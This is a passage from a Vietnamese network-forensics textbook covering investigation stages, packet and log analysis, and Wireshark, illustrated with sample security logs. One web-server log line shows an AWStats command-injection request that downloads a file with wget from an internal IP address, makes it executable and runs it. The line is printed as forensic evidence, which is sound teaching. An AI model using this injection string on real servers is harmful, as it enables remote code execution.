
2.3.4.6. Tấn công lớp ứng dụng (Application-layer)

Mục tiêu của một cuộc tấn công lên lớp ứng dụng là các máy chủ ứng dụng, nó được thực hiện bằng cách cố tình gây ra lỗi trong hệ điều hành của máy chủ hoặc các ứng dụng chạy trên máy chủ. Điều này sẽ dẫn đến việc kẻ tấn công có khả năng vượt qua các kiểm soát truy cập bình thường. Những kẻ tấn công lợi dụng kẽ hở này để giành quyền kiểm soát các ứng dụng lẫn hệ thống mạng và có thể thực hiện các hành vi sau:

- Đọc, thêm, xóa, sửa dữ liệu hoặc hệ điều hành
- Cài đặt và lây nhiễm các chương trình virus lên hệ thống
- Kết hợp cài đặt các chương trình chặn bắt, nghe lén thông tin trên mạng
- Can thiệp đến quá trình hoạt động của ứng dụng hoặc hệ điều hành như ngắt kết nối, tắt máy...
- Vô hiệu hóa các kiểm soát an toàn để thực hiện các cuộc tấn công trong tương lai.

CHƯƠNG III: QUY TRÌNH VÀ KỸ THUẬT PHÂN TÍCH ĐIỀU TRA MẠNG

3.1. Quy trình tổng quan trong phân tích điều tra mạng



Hình 3.1. Quy trình chung trong phân tích điều tra mạng

Trước đây, các mô hình điều tra số tập trung vào điều tra một máy tính độc lập và giải thích các dữ liệu được lưu trên nó. Điều tra viên trong computer forensics có lợi thế nhờ các công cụ chuyên môn mà kẻ tấn công thiếu trong khi network forensics thì kẻ tấn công và điều tra viên lại có cùng cấp độ kỹ năng. Sự khác biệt ở đây chỉ là mức độ đạo đức của điều tra viên khi thực hiện điều tra. Network forensics được phát triển như một phản ứng tất yếu với cộng đồng hacker để khám phá ra nguồn gốc của các cuộc tấn công an ninh. Vì vậy, cần thiết phải xây dựng một quy trình cụ thể cho việc

điều tra network forensics như một chuẩn mực để tham chiếu đến computer forensics.

Phần này trình bày quy trình chung cho việc phân tích điều tra mạng nhằm xác định một cách cụ thể các bước thực hiện từ những mô hình đã được đề xuất cho điều tra số.

3.1.1. Giai đoạn 1: Chuẩn bị và ủy quyền

Network Forensics chỉ áp dụng cho các môi trường mà ở đó những công cụ an ninh mạng như hệ thống phát hiện xâm nhập IDS, hệ thống phân tích gói tin, tường lửa, phần mềm đo đạc lưu lượng,... được triển khai tại những điểm chiến lược trên mạng. Đội ngũ quản lý những công cụ này phải được đào tạo để đảm bảo có thể thu thập số bằng chứng tối đa và chất lượng nhất nhằm tạo điều kiện thuận lợi cho việc quy kết hành vi phạm tội. Ngoài ra việc giám sát lưu lượng mạng còn có những chính sách an toàn được thiết lập nhằm hạn chế sự vi phạm đến yếu tố riêng tư của các cá nhân và tổ chức. *Honeynets* và *network telescope* cũng có thể được triển khai để thu hút kẻ tấn công, nghiên cứu các hành vi và tìm hiểu chiến thuật của chúng.

3.1.2. Giai đoạn 2: Phát hiện sự cố hoặc hành vi phạm tội

Những cảnh báo được tạo ra bởi các công cụ bảo mật khác nhau chỉ ra các vi phạm về an ninh hay chính sách sẽ được theo dõi. Bất kì một sự việc trái phép hay hành động dị thường bị phát hiện sẽ được phân tích. Sự hiện diện và tính chất của cuộc tấn công được xác định dựa vào các thông số khác nhau. Một sự xác minh nhanh chóng được thực hiện để đánh giá và xác nhận tấn công khả nghi. Điều này tạo điều kiện thuận lợi cho việc quyết định quan trọng liệu có tiếp tục điều tra hay bỏ qua các cảnh báo như là báo động sai. Cần thực hiện các biện pháp phòng ngừa để chứng cứ không bị sửa đổi trong quá trình này. Việc xác nhận vụ việc chia ra làm hai hướng - ứng phó sự cố và thu thập dữ liệu.

3.1.3. Giai đoạn 3: Ứng phó sự cố

Việc đối phó với tội phạm hay các xâm nhập đã phát hiện bắt đầu dựa trên thông tin được thu thập nhằm xác nhận và đánh giá vụ việc. Các phản ứng ban đầu phụ thuộc vào các loại hình tấn công được xác định và hướng

dẫn bởi chính sách tổ chức, pháp luật và thương mại. Một kế hoạch hành động về việc làm thế nào để ngăn chặn các cuộc tấn công trong tương lai và phục hồi từ các tổn thất tồn tại ban đầu. Đồng thời, quyết định liệu có tiếp tục điều tra và thu thập thêm thông tin hay không. Giai đoạn này được áp dụng đối với những trường hợp mà cuộc điều tra được khởi tạo trong khi tấn công đang thực hiện và không có thông báo phạm tội.

3.1.4. Giai đoạn 4: Thu thập các vết tích mạng

Dữ liệu thu được từ các bộ cảm biến (*sensor*) được sử dụng để thu thập lưu lượng mạng. Các cảm biến sử dụng phải an toàn, có khả năng chịu lỗi, giới hạn quyền truy cập và phải có khả năng tránh sự thỏa hiệp. Một thủ tục được xác định rõ bằng cách sử dụng những công cụ tin cậy, phần cứng và phần mềm, phải được dùng để thu thập chứng cứ tối đa nhưng lại gây ra tác động tối thiểu đến nạn nhân. Mạng phải được giám sát để xác định các tấn công trong tương lai. Tính toàn vẹn của dữ liệu được ghi lại và các bản ghi sự kiện mạng phải được đảm bảo. Việc thu thập là khó khăn nhất đối với dữ liệu của lưu lượng mạng thay đổi một cách nhanh chóng và nó không có khả năng tạo ra cùng các dấu vết ở những lần sau. Số lượng dữ liệu được ghi lại sẽ rất lớn, yêu cầu một không gian bộ nhớ tương đương và hệ thống phải có khả năng để xử lý các định dạng khác nhau một cách thích hợp.

3.1.5. Giai đoạn 5: Duy trì và bảo vệ

Các dữ liệu ban đầu lấy từ các dấu vết (*traces*) hay các bản ghi (*records*) sẽ được lưu trữ trên một thiết bị sao lưu. Việc băm giá trị của dữ liệu thu được sẽ đảm bảo an toàn cho dữ liệu, nó đảm bảo tính chính xác và độ tin cậy của dữ liệu được bảo quản. Chuỗi giám sát được thực hiện chính xác để không xảy ra việc sử dụng trái phép hay giả mạo. Một bản sao lưu khác của dữ liệu sẽ được sử dụng cho phân tích và lưu lượng mạng ban đầu thu được sẽ được bảo quản. Việc này được thực hiện để quá trình điều tra có thể chứng minh một lẫn nữa trên dữ liệu gốc được bảo quản để đáp ứng các yêu cầu pháp lý.

3.1.6. Giai đoạn 6: Kiểm tra

Các dấu vết thu được từ các cảm biến an toàn khác nhau được tích hợp và kết hợp để tạo ra một tập dữ liệu lớn mà việc phân tích có thể thực hiện được. Việc sắp xếp và dán nhãn thời gian cũng được thực hiện đồng thời.

Điều này nhằm đảm bảo thông tin quan trọng không bị mất hoặc lẫn lộn. Dữ liệu ẩn hoặc ngụy trang của kẻ tấn công cần phải được phục hồi. Dữ liệu thu thập được phân loại và nhóm thành các nhóm để dễ dàng trong khâu quản lý. Thông tin dự phòng và dữ liệu không liên quan bị loại bỏ còn các thuộc tính đại diện tối thiểu được xác định để hạn chế lượng thông tin nhằm phân tích các bằng chứng có khả năng nhất.

3.1.7. Giai đoạn 7: Phân tích

Chứng cứ sau khi thu thập được tìm kiếm cách thức phù hợp để khai thác dấu hiệu đặc biệt của tội phạm. Các dấu hiệu này được phân loại và bằng suy luận tương quan để đưa ra những nhận xét quan trọng thông qua các mẫu tấn công đã có. Tiếp cận bằng phương pháp thống kê và khai phá dữ liệu được dùng để tìm kiếm dữ liệu và kết hợp với mẫu tấn công phù hợp. Một vài thông số quan trọng có liên quan đến sự thiết lập các kết nối mạng, truy vấn DNS, phân mảnh gói tin, kỹ thuật in dấu giao thức và hệ điều hành, các tiến trình giả mạo, phần mềm hay rootkit được cài đặt. Các mẫu tấn công được xâu chuỗi với nhau và tấn công sẽ được xây dựng và thực hiện lại nhằm nắm được ý định và phương thức hành động của kẻ tấn công. Các kết quả của giai đoạn này là sự xác nhận các hoạt động đáng ngờ.

3.1.8. Giai đoạn 8: Điều tra và quy kết trách nhiệm

Các thông tin có từ dấu vết bằng chứng được dùng để xác định ai? cái gì? ở đâu? khi nào? như thế nào? và tại sao gây ra sự cố. Việc này sẽ giúp cho việc xây dựng lại kịch bản tấn công và quy kết trách nhiệm. Phần khó khăn nhất của việc phân tích pháp y là xác định danh tính kẻ tấn công. Hai cách thức đơn giản của kẻ tấn công để che giấu bản thân là giả mạo IP và tấn công kiểu bàn đạp. Các nhà nghiên cứu đã đề xuất nhiều giải pháp xác định IP để tìm kiếm địa chỉ chính xác của kẻ tấn công đầu tiên nhưng vẫn còn một vấn đề mở. Kẻ tấn công sử dụng bàn đạp tức là các hệ thống đã bị thỏa hiệp để thực hiện tấn công. Chúng có thể bị phát hiện sử dụng phương pháp tiếp cận dựa vào sự tương tự và bất thường trong số liệu thống kê gói tin. Cách tiếp cận của việc điều tra phụ thuộc vào dạng tấn công.

3.1.9. Giai đoạn 9: Tổng kết đánh giá

Kết quả điều tra được tra được trình bày theo ngôn từ dễ hiểu để cán bộ quản lý tổ chức và cán bộ pháp chế thuận lợi trong khi cung cấp các giải thích của những thủ tục tiêu chuẩn khác nhau dùng để đi đến kết luận. Các tài liệu có hệ thống cũng được bao gồm để đáp ứng các yêu cầu. Những kết luận cũng được trình bày sử dụng trực quan để họ có thể dễ dàng nắm bắt. Các dữ liệu thống kê được giải thích với sự hỗ trợ của các kết luận đến. Một báo cáo toàn diện của vụ việc được thực hiện và các biện pháp được khuyến nghị để ngăn ngừa những sự cố tương tự xảy ra trong tương lai. Các kết quả được tài liệu hóa để sử dụng trong việc điều tra tương lai và cải thiện các sản phẩm bảo mật.

3.2. Kỹ thuật phân tích

3.2.1 Phân tích gói tin

Phân tích gói tin thông thường được quy vào việc nghe các gói tin và phân tích giao thức, mô tả quá trình bắt và phiên dịch các dữ liệu sống như là các luồng đang lưu chuyển trong mạng với mục tiêu hiểu rõ hơn điều gì đang diễn ra trên mạng. Phân tích gói tin thường được thực hiện bởi một packet sniffer, một công cụ được sử dụng để bắt dữ liệu thô đang lưu chuyển trên đường dây. Phân tích gói tin có thể giúp chúng ta hiểu cấu tạo mạng, ai đang ở trên mạng, xác định ai hoặc cái gì đang sử dụng băng thông, chỉ ra những thời điểm mà việc sử dụng mạng đạt cao điểm, chỉ ra các khả năng tấn công và các hành vi phá hoại, và tìm ra các ứng dụng không được bảo mật.

Để thực hiện việc bắt các gói tin trên mạng, ta phải chỉ ra những vị trí tương ứng để đặt "máy nghe" vào hệ thống đường truyền của mạng. Quá trình này đơn giản là đặt "máy nghe" vào đúng vị trí vật lý nào trong một mạng máy tính. Việc nghe các gói tin không đơn giản chỉ là cắm một máy xách tay vào mạng và bắt gói. Thực tế, nhiều khi việc đặt máy nghe vào mạng khó hơn việc phân tích các gói tin. Thách thức của việc này là ở chỗ là có một số lượng lớn các thiết bị mạng phần cứng được sử dụng để kết nối các thiết bị với nhau. Lý do là vì 3 loại thiết bị chính (hub, switch, router) có nguyên lý hoạt động rất khác nhau. Và điều này đòi hỏi ta phải nắm rõ được cấu trúc vật lý của mạng mà ta đang phân tích.

3.2.2. Phân tích thống kê lưu lượng

Thông lượng của một mạng có thể được đo bằng các công cụ có sẵn trên các nền tảng khác nhau. Lý do để đo thông lượng trong mạng là mọi người thường quan tâm đến dữ liệu tối đa trong mỗi giây của một liên kết thông tin liên lạc hay một truy cập mạng. Một phương pháp điển hình thực hiện việc đo đạc này là chuyển một tập tin lớn từ một hệ thống sang một hệ thống khác và đo thời gian cần thiết để hoàn tất việc chuyển giao hay sao chép tập tin. Thông lượng sau đó được tính bằng cách chia kích thước tập tin theo thời gian để có được kết quả theo megabit, kilobit hay bit trên mỗi giây...

Tuy nhiên, kết quả của một lần tính như vậy sẽ dẫn đến việc thông lượng trên thực tế ít hơn thông lượng dữ liệu tối đa trên lý thuyết, làm người ta tin rằng liên kết thông tin liên lạc của họ là không chính xác. Trên thực tế, có rất nhiều các chi phí chiếm trong thông lượng ngoài các chi phí truyền tải, bao gồm cả độ trễ, kích thước cửa sổ và hạn chế của hệ thống, có nghĩa là các kết quả không phản ánh được thông lượng tối đa đạt được.

Phần mềm kiểm tra băng thông được sử dụng để xác định băng thông tối đa của một mạng hoặc kết nối internet. Nó thường được thực hiện bằng cách cố gắng tải về hoặc tải lên số dữ liệu tối đa trong thời gian ngắn nhất. Vì lý do này, kiểm tra băng thông có thể trì hoãn tốc độ truyền của mạng và gây ra chi phí dữ liệu tăng cao.

Một phương pháp chính xác hơn là sử dụng phần mềm chuyên dụng như Netcps, JDSU QT600, Spirent Test Center, IxChariot, Iperf, Ttcp, netperf hay bwping để đo thông lượng tối đa cho một truy cập mạng.

3.2.3. Phân tích nhật ký, sự kiện

Một tệp tin nhật ký là một bản ghi của các sự kiện xảy ra trong hệ thống hay trong một mạng bất kì. Tệp tin nhật ký bao gồm các mục nhập vào, mỗi mục chứa các thông tin liên quan đến một sự kiện cụ thể đã xảy ra trong hệ thống. Ban đầu, các tệp tin nhật ký được sử dụng chủ yếu cho vấn đề xử lý sự cố nhưng bây giờ nó phục vụ cho rất nhiều chức năng bên trong các tổ chức như tối ưu hóa hệ thống và hiệu năng mạng, cung cấp các dữ liệu hữu ích trong việc điều tra những hoạt động phạm tội.

Các tệp tin nhật ký được phát triển để chứa thêm các thông tin liên quan đến nhiều loại sự kiện khác nhau xảy ra trên mạng hay trong một hệ thống. Trong một tổ chức, các tệp tin nhật ký chứa những bản ghi liên quan đến an ninh máy tính, ví dụ phổ biến về các bản ghi này là bản ghi kiểm toán, theo dõi nỗ lực xác thực người dùng và nhật ký của các thiết bị an toàn ghi lại những cuộc tấn công vào hệ thống.

Việc triển khai rộng rãi các máy chủ, máy trạm, các thiết bị máy tính cùng mạng lưới internet đã làm gia tăng mối đe dọa đối với mạng và hệ thống, số lượng, khối lượng và sự đa dạng của các tệp tin nhật ký làm các bản ghi bảo mật tăng lên rất nhiều. Điều này đã tạo ra sự cần thiết của việc phân tích các tệp tin nhật ký dùng cho những mục đích riêng, đặc biệt là trong điều tra tấn công mạng.

Tệp tin nhật ký có thể chứa nhiều thông tin về các sự kiện xảy ra trong hệ thống, có thể phân loại thành các dạng đặc biệt sau:

- Nhật ký phần mềm bảo mật (*security software logs*) chủ yếu chứa các thông tin liên quan đến an ninh máy tính và các thiết bị an toàn.
- Nhật ký hệ điều hành (*operating system logs*) liên quan đến các sự kiện xảy ra trong quá trình vận hành.
- Nhật ký ứng dụng (*application logs*) chứa nhiều thông tin về dữ liệu của hệ thống.

3.2.3.1. Nhật ký phần mềm bảo mật

Hầu hết các tổ chức sử dụng nhiều loại phần mềm bảo mật dựa trên mạng (network-based) và dựa trên máy chủ (host-based) để phát hiện hoạt động nguy hiểm, bảo vệ hệ thống và dữ liệu, hỗ trợ cho nỗ lực ứng phó sự cố. Theo đó, phần mềm bảo mật là nguồn chính của dữ liệu nhật ký an toàn. Các loại phổ biến nhất của phần mềm bảo mật bao gồm:

- Phần mềm chống malware (*Antimalware software*): Hình thức phổ biến nhất của phần mềm này là chống virus, các bản ghi nhật ký thường ghi lại tất cả các trường hợp phát hiện phần mềm độc hại, những nỗ lực khử độc tệp tin và hệ thống, sự bảo vệ các tệp tin... Ngoài ra loại nhật ký này cũng có thể ghi lại quá trình quét phần mềm độc hại, khi phát hiện có dấu hiệu

virus hay trạng thái cập nhật... Phần mềm chống spyware hay các dạng khác cũng là những nguồn phổ biến của thông tin bảo mật

- Hệ thống phát hiện và ngăn chặn xâm nhập (*IDS – Intrusion Detection System /IPS – Intrusion Prevention System*): Các bản ghi nhật ký này ghi lại thông tin chi tiết về hành vi đáng ngờ và giúp phát hiện các cuộc tấn công. Một số hệ thống phát hiện xâm nhập chẳng hạn như phần mềm kiểm tra tính toàn vẹn của tệp tin sẽ chạy định kỳ thay vì chạy liên tục, do đó chúng sẽ tạo ra các nhật ký theo lô thay vì tạo ra liên tục.
- Phần mềm truy cập từ xa (*Remote Access Software*): Việc truy cập từ xa thường được cung cấp và đảm bảo thông qua mạng riêng ảo (*VPN – Vitual Private Network*). Hệ thống VPN thường ghi lại những nỗ lực đăng nhập (thành công hay thất bại), cũng như ngày và giờ mỗi người dùng kết nối và ngắt kết nối, số lượng dữ liệu được gửi và nhận trong mỗi lần sử dụng. Hệ thống VPN hỗ trợ điều khiển truy cập chi tiết như nhiều SSL VPN (*Secure Socket Layer VPN*) có thể ghi lại thông tin chi tiết về việc sử dụng các nguồn tài nguyên hệ thống.
- Web Proxy: là một máy chủ trung gian mà qua đó quá trình truy cập các trang web bị kiểm soát. Web proxy thực hiện thay cho người dùng những yêu cầu về trang web họ muốn truy cập và tạo ra những bản sao cache của web nhằm việc truy cập hiệu quả hơn. Web proxy cũng có thể được sử dụng để hạn chế truy cập web và thêm một lớp bảo vệ giữa client với server. Web proxy lưu trữ bản ghi của tất cả các URL được truy cập.
- Phần mềm quản lý lỗ hổng (*Vulnerability Management Software*) trong đó bao gồm phần mềm quản lý bản vá và phần mềm đánh giá lỗ hổng, các bản ghi thường lưu lại lịch sử cài đặt bản vá và trạng thái lỗ hổng của mỗi máy chủ, bao gồm các lỗ hổng đã biết và các bản cập nhật bị thiếu. Ngoài ra nó cũng có thể ghi lại cấu hình của máy chủ. Phần mềm quản lý lỗ hổng thường chạy định kỳ nhưng không liên tục và có khả năng tạo ra những lô lớn các nhật ký đầu vào.
- Máy chủ xác thực (*Authentication Server*) bao gồm cả máy chủ thư mục và máy chủ đăng nhập một lần, bản ghi nhật ký thường lưu lại quá trình đăng nhập gồm cả nguồn gốc, tên người dùng, thành công hay thất bại kèm theo thời gian (ngày/tháng/năm)

- Thiết bị định tuyến (*Router*): có thể được cấu hình để cho phép hoặc chặn một số dạng lưu lượng mạng dựa vào các chính sách. Router chỉ ghi lại các đặc điểm cơ bản nhất của những hoạt động bị chặn
- Tường lửa (*Firewall*): tương tự như router, tường lửa cho phép hoặc ngăn chặn hoạt động dựa trên các chính sách, tuy nhiên tường lửa sử dụng các phương pháp phức tạp hơn nhiều để kiểm soát lưu lượng mạng. Tường lửa cũng có thể theo dõi trạng thái của mạng và thực hiện việc kiểm tra theo nội dung. Tường lửa có xu hướng tạo ra các chính sách phức tạp hơn và những bản ghi chi tiết hơn về hoạt động kiểm soát của nó.
- Máy chủ kiểm định mạng (*Network Quarantine Server*): một số tổ chức kiểm tra tình trạng an ninh của mỗi máy chủ từ xa trước khi cho phép nó tham gia vào mạng lưới chung. Điều này thường được thực hiện thông qua một mạng lưới máy chủ kiểm định và các tác nhân đặt trên mỗi host. Các máy chủ không đáp ứng được quá trình kiểm tra hoặc thất bại trong kiểm tra sẽ được cách ly trên một mạng lưới VLAN riêng biệt.

Intrusion Detection System

```
[**] [1:1407:9] SNMP trap udp [**]
[Classification: Attempted Information Leak] [Priority: 2]
03/06-8:14:09.082119 192.168.1.167:1052 -> 172.30.128.27:162
UDP TTL:118 TOS:0x0 ID:29101 IpLen:20 DgmLen:87
```

Personal Firewall

```
3/6/2006 8:14:07 AM,"Rule ""Block Windows File Sharing"" blocked (192.168.1.54,
netbios-ssn(139))."","Rule ""Block Windows File Sharing"" blocked (192.168.1.54,
netbios-ssn(139)).  Inbound TCP connection.  Local address,service is
(KENT(172.30.128.27),netbios-ssn(139)).  Remote address,service is
(192.168.1.54,39922).  Process name is ""System""."

3/3/2006 9:04:04 AM,Firewall configuration updated: 398 rules.,Firewall configuration
updated: 398 rules.
```

Antivirus Software, Log 1

```
3/4/2006 9:33:50 AM,Definition File Download,KENT,userk,Definition downloader
3/4/2006 9:33:09 AM,AntiVirus Startup,KENT,userk,System
3/3/2006 3:56:46 PM,AntiVirus Shutdown,KENT,userk,System
```

Antivirus Software, Log 2

```
240203071234,16,3,7,KENT,userk,,,,,,16777216,"Virus definitions are
current.",0,,0,,,,,0,,,,,,,,,,SAVPROD,{ xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx },End
User,(IP)-192.168.1.121,,GROUP,0:0:0:0:0:0:0,9.0.0.338,,,,,,,,,,,,,,,
```

Antispyware Software

```
DSO Exploit: Data source object exploit (Registry change, nothing done)  HKEY_USERS\S-
1-5-19\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\0\1004!=W=3
```

Hình 3.2: Ví dụ về bản ghi nhật ký của các phần mềm bảo mật

3.2.3.2. Nhật ký hệ điều hành

Hệ điều hành dùng cho các máy chủ, máy trạm và các thiết bị mạng (như router, switch...) thường ghi lại nhiều thông tin liên quan đến an ninh.

Dưới đây là các dạng phổ biến của dữ liệu hệ điều hành liên quan đến bảo mật:

- Sự kiện hệ thống (System Events): là những hoạt động được thực hiện bởi các thành phần hệ điều hành chẳng hạn như tắt hệ thống hay khởi động một dịch vụ. Thông thường, tất cả sự kiện thất bại hay thành công sẽ được ghi lại, nhưng nhiều nhà quản trị cho phép thiết lập chỉ những dạng sự kiện đặc biệt mới được ghi lại. Các bản ghi nhật ký chi tiết cho mỗi sự kiện cũng rất khác nhau, mỗi sự kiện thường được ghi lại cùng ngày tháng và các thông tin hỗ trợ khác như trạng thái, hoạt động, mã lỗi, tên dịch vụ, tên người dùng hay tài khoản hệ thống...

- Bản ghi kiểm toán (Audit Record) chứa những thông tin về sự kiện an toàn như các nỗ lực đăng nhập (thành công/ thất bại), quá trình truy cập vào tệp tin, thay đổi chính sách bảo mật, thay đổi tài khoản (ví dụ tạo/ xóa tài khoản, chuyển nhượng đặc quyền tài khoản), ... Hệ điều hành thường cho phép các quản trị xác định các loại sự kiện cần được kiểm tra và những hành động nỗ lực nào sẽ ghi lại.

Nhật ký hệ điều hành cũng có thể chứa những thông tin từ phần mềm bảo mật và các ứng dụng đang chạy trên hệ thống. Nó rất hữu ích trong việc xác định hoặc điều tra những hoạt động đáng ngờ liên quan đến một máy chủ cụ thể. Sau khi hoạt động đáng ngờ được xác định bởi phần mềm bảo mật, nhật ký hệ điều hành thường đưa ra những thông tin nhằm tham khảo thêm về những hoạt động này. Ví dụ, một thiết bị an ninh mạng phát hiện được một cuộc tấn công chống lại một máy chủ cụ thể, các bản ghi nhật ký sẽ chỉ ra nếu có người dùng đăng nhập vào máy chủ tại thời điểm xảy ra cuộc tấn công. Nhiều bản ghi nhật ký được tạo ra theo định dạng syslog. Bản ghi hệ điều hành khác chẳng hạn như trên các hệ thống Windows, sẽ được lưu trữ trong các định dạng độc quyền.

```
Event Type:   Success Audit
Event Source: Security
Event Category:     (1)
Event ID:     517
Date:         3/6/2006
Time:         2:56:40 PM
User:         NT AUTHORITY\SYSTEM
Computer:     KENT
Description:
The audit log was cleared
Primary User Name: SYSTEM       Primary Domain: NT AUTHORITY
Primary Logon ID: (0x0,0x3F7)   Client User Name: userk
Client Domain: KENT             Client Logon ID: (0x0,0x28BFD)
```

Hình 3.3: Ví dụ về bản ghi nhật ký hệ điều hành

3.2.3.3. Nhật ký ứng dụng

Hệ điều hành và phần mềm bảo mật cung cấp nền tảng và sự bảo vệ cho các ứng dụng dùng để lưu trữ, truy cập và thao tác dữ liệu sử dụng cho tiến trình kinh doanh của tổ chức. Một số ứng dụng tạo ra tệp tin nhật ký riêng của chúng, trong khi những ứng dụng khác sử dụng tính năng ghi nhật ký của hệ điều hành mà chúng được cài đặt. Các ứng dụng khác biệt đáng kể trong các dạng thông tin chúng ghi lại. Dưới đây là một số loại nhật ký phổ biến kèm theo các thông tin và lợi ích của mỗi loại:

- Yêu cầu từ máy khách và phản hồi từ máy chủ (*Client requests/ server responses*): rất hữu ích trong việc xây dựng lại trình tự của các sự kiện và xác định kết quả rõ ràng của chúng. Nếu nhật ký ứng dụng xác thực người dùng thành công, nó thường xác định cả những yêu cầu từ phía người dùng. Một số ứng dụng có thể ghi lại nhật ký ở mức chi tiết hơn, chẳng hạn như máy chủ email ghi lại người gửi, người nhận, tên chủ đề và tên tệp tin đính kèm cho mỗi email, máy chủ web ghi lại mỗi yêu cầu URL và dạng phản hồi cung cấp từ server, còn ứng dụng doanh nghiệp ghi lại các hồ sơ tài chính đã được truy cập bởi mỗi người dùng. Thông tin này có thể được sử dụng để xác định hoạt động bất thường hoặc điều tra sự cố, giám sát việc sử dụng ứng dụng cho phù hợp và thực hiện kiểm toán an toàn.

- Thông tin tài khoản (*Account information*): như những nỗ lực xác thực thành công hoặc thất bại, thay đổi tài khoản hay sử dụng các đặc quyền. Ngoài việc xác định các sự kiện bảo mật như đoán mật khẩu, leo thang đặc quyền, nó còn có thể xác định ai đã sử dụng ứng dụng và thời gian sử dụng ứng dụng

- Thông tin sử dụng (*Usage information*): như số lượng giao dịch xảy ra trong một thời gian nhất định và kích cỡ của các giao dịch (ví dụ như kích cỡ tin nhắn, độ lớn tệp tin truyền tải...). Điều này có thể hữu ích cho một số loại giám sát an ninh (ví dụ, một sự gia tăng cấp số mười trong một hoạt động email có thể chỉ ra mối đe dọa phần mềm độc hại hay bom thư...)

- Hoạt động vận hành quan trọng (*Significant operational actions*) như việc khởi động hay tắt máy, lỗi ứng dụng và thay đổi cấu hình ứng dụng chính. Việc ghi lại nhật ký các hoạt động này có thể xác định sự thỏa hiệp an ninh hay lỗi vận hành.

Những thông tin này, đặc biệt là đối với các ứng dụng không sử dụng mã hóa trong truyền thông mạng, chỉ có thể được ghi lại bởi các ứng dụng, làm cho các nhật ký đặc biệt có giá trị trong việc xử lý sự cố liên quan đến an ninh, kiểm toán và nỗ lực thỏa hiệp. Tuy nhiên các bản ghi này thường nằm trong các định dạng độc quyền làm cho việc sử dụng khó khăn, các dữ liệu cũng thường nằm trong nhiều bối cảnh phụ thuộc, đòi hỏi nhiều nguồn lực hơn để xem xét nội dung của chúng.

```
172.30.128.27 - - [14/Oct/2005:05:41:18 -0500] "GET /awstats/awstats.pl?config
dir=|echo;echo%20YYY;cd%20%2ftmp%3bwget%20192%2e168%2e1%2e214%2fnikons%3bchmod%20%2bx%
20nikons%3b%2e%2fnikons;echo%20YYY;echo|  HTTP/1.1" 302 494
```

Hình 3.4: Ví dụ về nhật ký máy chủ web

Trong hầu hết các tổ chức, nhà quản trị mạng và hệ thống có trách nhiệm thực hiện phân tích nhật ký để xác định các sự kiện cần quan tâm. Nó thường được coi là một nhiệm vụ ưu tiên thấp bởi các nhà quản trị phải xử lý các vấn đề hoạt động hay giải quyết các lỗ hổng bảo mật một cách nhanh chóng. Quản trị viên chịu trách nhiệm thực hiện phân tích nhật ký thường không được đào tạo một cách hiệu quả và không nhận được các công cụ cần thiết trong việc tự động hóa quá trình phân tích, chẳng hạn như các script hay phần mềm bảo mật (ví dụ các sản phẩm phát hiện xâm nhập, phần mềm quản lí sự kiện và an toàn thông tin). Nhiều trong số những công cụ này đặc biệt hữu ích trong quá trình tìm kiếm các dấu hiệu lạ mà con người không dễ dàng nhìn thấy, chẳng hạn như mối tương quan giữa các mục trong một bản ghi có liên quan đến cùng một sự kiện. Một vấn đề khác là nhiều nhà quản lý xem phân tích nhật ký là nhàm chán và nó cung cấp ít lợi ích so với thời gian đòi hỏi phải bỏ ra. Phân tích nhật ký thường được coi như một phản ứng, một

hành động được thực hiện sau khi vấn đề đã xảy ra. Theo truyền thống, hầu hết các bản ghi nhật ký không được phân tích theo thời gian thực hay gần thời gian thực.

3.3. Công cụ sử dụng trong phân tích điều tra mạng

3.3.1. Wireshark

WireShark có một bề dày lịch sử, Gerald Combs là người đầu tiên phát triển phần mềm này. Phiên bản đầu tiên được gọi là Ethereal được phát hành năm 1998. Tám năm sau kể từ khi phiên bản đầu tiên ra đời, Combs từ bỏ công việc hiện tại để theo đuổi một cơ hội nghề nghiệp khác. Thật không may, tại thời điểm đó, ông không thể đạt được thoả thuận với công ty đã thuê ông về việc bản quyền của thương hiệu Ethereal. Thay vào đó, Combs và phần còn lại của đội phát triển đã xây dựng một thương hiệu mới cho sản phẩm "Ethereal" vào năm 2006, dự án tên là WireShark.

WireShark đã phát triển mạnh mẽ và đến nay, nhóm phát triển cho đến nay đã lên tới 500 cộng tác viên. Sản phẩm đã tồn tại dưới cái tên Ethereal không được phát triển thêm.

Lợi ích Wireshark đem lại đã giúp cho nó trở nên phổ biến như hiện nay. Nó có thể đáp ứng nhu cầu của cả các nhà phân tích chuyên nghiệp lẫn nghiệp dư và nó đưa ra nhiều tính năng để thu hút mỗi đối tượng khác nhau.

3.3.2. NetworkMiner

